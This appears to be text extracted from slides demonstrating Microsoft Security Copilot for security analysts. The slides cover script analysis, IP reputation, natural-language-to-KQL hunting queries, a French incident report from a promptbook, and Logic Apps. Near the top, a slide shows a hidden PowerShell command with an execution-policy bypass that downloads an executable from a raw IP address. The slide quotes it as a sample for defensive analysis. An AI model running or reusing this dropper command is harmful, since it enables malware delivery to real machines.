
Copy to clipboard | Regenerate | Open in Security Copilot

1 powershell.exe -NoExit -ExecutionPolicy Bypass -WindowStyle Hidden
\$ErrorActionPreference='silentlyContinue';

2

1 (New-Object System.Net.WebClient).DownloadFile('http://185.82.217.3/1.exe', 'C:\test-WDATP-test\invoice.exe');


2





Script Analysis - tbc

- Proceed investigation
→ making use of other
plugins/skills



provide the reputation of any IPs or hostnames found

> 3 steps completed 26 seconds

Mar 28, 12:58 PM | 27 seconds

The IP address `185[.]82[.]217[.]3` has a reputation score of 100, which classifies it as malicious. This reputation is based on several rules:

1. The Cyber Threat Intelligence rule, named "Silk Typhoon", has a severity level of 5. This rule indicates that the IP address is associated with known cyber threats.
2. The ASN rule, which states that infrastructure hosted by this ASN frequently exhibits suspicious behavior, has a severity level of 4.

Please note that the IP address has been defanged for safety reasons. Always exercise caution when dealing with indicators of compromise.

References

MDTI: 185.82.217.3

How's this response? ↴ ⌂



NL2KQL

- How long does it take you to write some queries?
- How long does it take a junior to write some queries?
→ upskilling (writing/explaining)





NL2KQL

- Integrated with Security Copilot standalone and M365D embedded experience
- Support Defender Advanced Hunting tables and top Sentinel data tables

The screenshot shows the Microsoft 365 Defender Advanced hunting interface. The left sidebar lists various data schema categories: Alerts & behaviors, Apps & identities, and Email & collaboration. Under Email & collaboration, the 'EmailEvents' table is selected. The main pane displays a Kusto query:

```
1 EmailEvents
2 | where Timestamp > ago(20d)
3 | where SenderDisplayName has "Steve Lewis" or RecipientEmail
4
```

The results pane shows 466 items found, with columns for Timestamp, NetworkMessageId, and InternetMessageId. Below the results is a summary bar indicating 0:0.541 seconds and a low severity level. A sidebar on the right titled 'Security Copilot' provides AI-generated suggestions for finding emails from or to 'Steve Lewis'.

Nov 3, 2023 3:31 PM
Get emails that have 'Steve Lewis' as the sender or receiver in the last 20 days

Nov 3, 2023 3:32 PM
Here's a query you can use to find what you need:

```
EmailEvents
| where Timestamp > ago(20d)
| where SenderDisplayName has "Steve Lewis" or
RecipientEmailAddress == "steve.lewis@domain.com"
```

Add and run | ▾
AI generated. Verify for accuracy. ☺ ▾

Ask a question to generate a query ➤



NL2KQL

- Write a KQL query

Create a KQL query to use to locate users with more than 5 incorrect logins in 10 minutes.

> **3 steps completed** 1 minute 3 seconds

Jun 25, 3:32 PM

The KQL query that was generated to locate users with more than 5 incorrect logins in 10 minutes is as follows:

```
1 IdentityLogonEvents
2 | where LogonType == "Failed logon"
3 | summarize FailedLogins=count() by AccountUpn, bin(Timestamp, 10m)
4 | where FailedLogins > 5
5
```

This query checks the `IdentityLogonEvents` table for failed logon events. It groups these events by `AccountUpn` and 10-minute time bins, counts the number of failed logins in each group, and filters for groups with more than 5 failed logins.

However, the query did not return any data. This means that there were no users with more than 5 incorrect logins in a 10-minute period. Please ensure that the requested data is streaming into the relevant Microsoft product correctly.

References

[Go hunt in Microsoft 365 Defender](#)

- Explain a KQL query

Explain the following KQL query to me: `EmailEvents | extend GeoInformation = parse_json(geo_info_from_ip_address(SenderIPv4)) | extend NwMsgId_Recipient = strcat(NetworkMessageId, "_", RecipientEmailAddress) | summarize dcount(NwMsgId_Recipient) by tostring(GeoInformation.country)`

> **3 steps completed** 1 minute 26 seconds

Jun 25, 3:35 PM

The KQL query you provided is designed to analyze email events, specifically focusing on the geographical information associated with the sender's IP address and the unique combinations of network message IDs and recipient email addresses. Here's a breakdown of what each part of the query does:

1. `EmailEvents` : This is the table being queried. It contains events related to emails.
2. `extend GeoInformation = parse_json(geo_info_from_ip_address(SenderIPv4))` : This line is extracting geographical information from the sender's IP address. The `geo_info_from_ip_address` function is used to get geographical information in JSON format, which is then parsed into a more readable format using `parse_json`.
3. `extend NwMsgId_Recipient = strcat(NetworkMessageId, "_", RecipientEmailAddress)` : This line is creating a new column, `NwMsgId_Recipient`, which is a combination of the network message ID and the recipient's email address, separated by an underscore.
4. `summarize dcount(NwMsgId_Recipient) by tostring(GeoInformation.country)` : This line is grouping the data by country (derived from the geographical information) and counting the distinct number of `NwMsgId_Recipient` values for each country.

The query was successfully executed and returned a total of 14 rows. Here's the output:



Automation

- Promptbooks
- Logic Apps





(Custom) Promptbooks

The Super Awesome Community Promptbook

Get a report about a specific incident, with related alerts, reputation scores, users, and devices.

Defender Incident ID
30342

MDM

Intune

report_type
technical report

audience
SOC leadership

outcome_types
next steps and key decisions

language
French

1 Summarize Defender incident <DEFENDER INCIDENT_ID>.

2 Tell me about the entities associated with that incident.

Run

Write a technical report summarizing this investigation. It should be suited for a SOC leadership and should provide next steps and key decisions and should be written in French.

3 steps completed 2 minutes 42 seconds

May 23, 10:48 AM

Résumé de l'incident

L'incident 30342, de haute gravité, comprend un total de 72 alertes. Parmi celles-ci, 71 ont été sélectionnées pour résumer l'incident. L'incident a commencé par un clic sur une liaison malveillante dans un courriel en provenance d'un compte suspect. L'attaque a été déclenchée sur un système Windows 10 Pro. Cela a été suivi par une série d'activités suspectes, y compris l'exécution de commandes à distance, la compression de données sensibles, l'accès potentiel à un jeton d'autorisation et l'envoi de données au serveur de l'attaquant.

Activité malveillante

L'activité dans le journal est probablement malveillante, car elle indique une série d'actions qui sont typiques d'une attaque de ransomware opérée par un humain. Cela comprend l'exploitation d'un vulnérabilité dans le système, l'accès au réseau, la collecte de données sensibles, l'accès aux informations d'identification et l'exfiltration de données.

Raisonnement

L'activité dans le journal est probablement malveillante, car elle indique une série d'actions qui sont typiques d'une attaque de ransomware opérée par un humain. Cela comprend l'exploitation d'un vulnérabilité dans le système, l'accès au réseau, la collecte de données sensibles, l'accès aux informations d'identification et l'exfiltration de données.

TTP MITRE

Type	ID	Nom
Tactique	TA0006	Accès aux informations d'identification
Technique	T1110	Force brute



Logic Apps

Is mercymaina@woodgrove.ms is **traveling?**

Yaniv Shasha
To: Yaniv Shasha
Fri 1/12/2024 11:44 AM

Request for your input

